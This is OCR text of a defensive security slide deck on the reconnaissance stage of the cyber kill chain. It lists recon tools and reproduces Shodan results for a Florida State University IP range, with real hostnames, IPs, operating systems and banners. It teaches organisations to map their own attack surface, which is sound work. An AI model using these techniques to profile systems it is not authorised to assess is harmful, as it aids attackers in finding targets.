DEFENDING THE CYBER KILL CHAIN


The Undercroft 2020

CHRISTOPHER PEACOCK

GCFA | GCED | CCNA | CCCA | EJPT | ITILV4 | CSIS | CIOS | SECURITY+ | NETWORK+ | A+

Disclaimer:

my opinions != my employer



https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

KILL CHAIN

"The term "kill chain" is a term used originally by the military to define the steps the enemy uses to attack a target." -SANS

RECONNAISSANCE

https://cumberlandtitleme.com/cuti/information-gathering/

“The attacker gathers information on the target before the actual attack starts. Many security professionals feel that there is nothing that can be done about this stage, they could not be more wrong. Quite often cyber attackers collect information on their intended targets by searching the Internet, sites such as LinkedIn or Instagram. In addition they may try to gather intel through techniques such as calling employees, email interactions, or dumpster diving.”

Lance Spitzner - SANS


Attacker gathers information before the attack by

- Searching the Internet
- Calling around
- Email interactions (pixel loads)
- Dumpster diving

- Shodan & Censys
- Nmap/Zenmap
- Vulnerability Scans
- FOCA
- Email Lists
- Password/Pwned Lists
- Job Boards & Social Media

RECON TOOLS

Know your attack surface



SHODAN

SEARCH YOURSELF

- Public Domains
- Public IP Addresses

SHODAN SEARCH IP RANGE

Shodan Developers Book View All... Show API Key

SHODAN

ip:"128.186.0.0/16"

Explore | Downloads | Reports | Developer Pricing | Enterprise Access

Exploits | Maps | Share Search | Download Results | Create Report

TOTAL RESULTS

1,069

TOP COUNTRIES

United States	1,069

TOP SERVICES

HTTP	277
SSH	268
HTTPS	210
NTP	128
SMTP	15

TOP ORGANIZATIONS

Florida State University	1,069

TOP OPERATING SYSTEMS

Windows 7 or 8	8
Linux 3.x	4

IIS Windows Server

128.186.141.16
coe-sprint.coe.fsu.edu
Windows 7 or 8
Florida State University
Added on 2019-03-01 15:49:11 GMT
United States, Tallahassee

SSL Certificate

Issued By:
- Common Name: COMODO RSA Extended Validation Secure Server CA
- Organization: COMODO CA Limited

Issued To:
- Common Name: coe-help.coe.fsu.edu
- Organization: Florida State University

Supported SSL Versions

TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Tue, 01 Aug 2017 15:59:45 GMT
Accept-Ranges: bytes
ETag: "8bad9d31dfad31:0"
Server: Microsoft-IIS/10.0
Date: Fri, 01 Mar 2019 15:49:10 GMT
Content-Length: 703
```

128.186.110.171

lnxthry01.hep.fsu.edu
Florida State University
Added on 2019-03-01 18:00:40 GMT
United States, Tallahassee

```
SSH-2.0-OpenSSH_7.4
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDJZA5qjma6EAmJjQBNlyputXixf99kiOvZ1TI4lQmrXfOX
gABEuTPS+ulQxqv8Y8WtnhbkoFCDuJDFuzPLy5jBPcQRCY07nyROKHk8M+wPWdhZ4l/J34FlWMEd
/mdFewajoraBEd0uB77AWYI9oCpidxhsPMemKzCPOf/uWgrtFYd5GAagsJBE1CqnEB24iMmnyf19
Z47Pya+u+BPPp5pK5kLCfHQ...
```

Document Moved

128.186.72.58
rims.oci.fsu.edu
Windows 7 or 8
Florida State University
Added on 2019-03-01 16:23:57 GMT
United States, Tallahassee

```
HTTP/1.1 301 Moved Permanently
Content-Type: text/html; charset=UTF-8
Location: https://128.186.72.58/
Server: Microsoft-IIS/10.0
Date: Fri, 01 Mar 2019 16:23:57 GMT
```






IMAGE SEARCH IS FUN



XP with RDP
Usernames
Families pool

OH MY!


censys
Security driven by data
About
Blog
Careers
Pricing
Login
SIGN UP
Find and analyze every reachable server and device on the Internet.
Search
Understand your public-facing infrastructure
What servers and devices does my network expose?
Understand your Internet-facing attack surface.
What trusted certificates include my domain name?
Monitor assets that affect your security, wherever they are.
What industrial control systems are exposed in my country?
Analyze and compare global network security risks.

CENSYS

Secure | https://censys.io/ipv4?q=8.8.8.0%2F24

censys

IPv4 Hosts 8.8.8.0/24

Results Map Metadata Report

Quick Filters

For all fields, see Data Definitions

Autonomous System:

1 GOOGLE - Google LLC, US

Protocol:

1 443/https
1 53/dns

Tag:

1 dns
1 https

IPv4 Hosts

Page: 1/1 Results: 1 Time: 82ms Query Plan: expanded

8.8.8.8 (google-public-dns-a.google.com)

Google LLC (15169) Mountain View, California, United States
443/https, 53/dns
*.c.docs.google.com, *.a1.googlevideo.com, *.c.2mdn.net


Security driven by data

Research
Public Reports
Bulk Data
Research Access

Company
About
Blog
Pricing

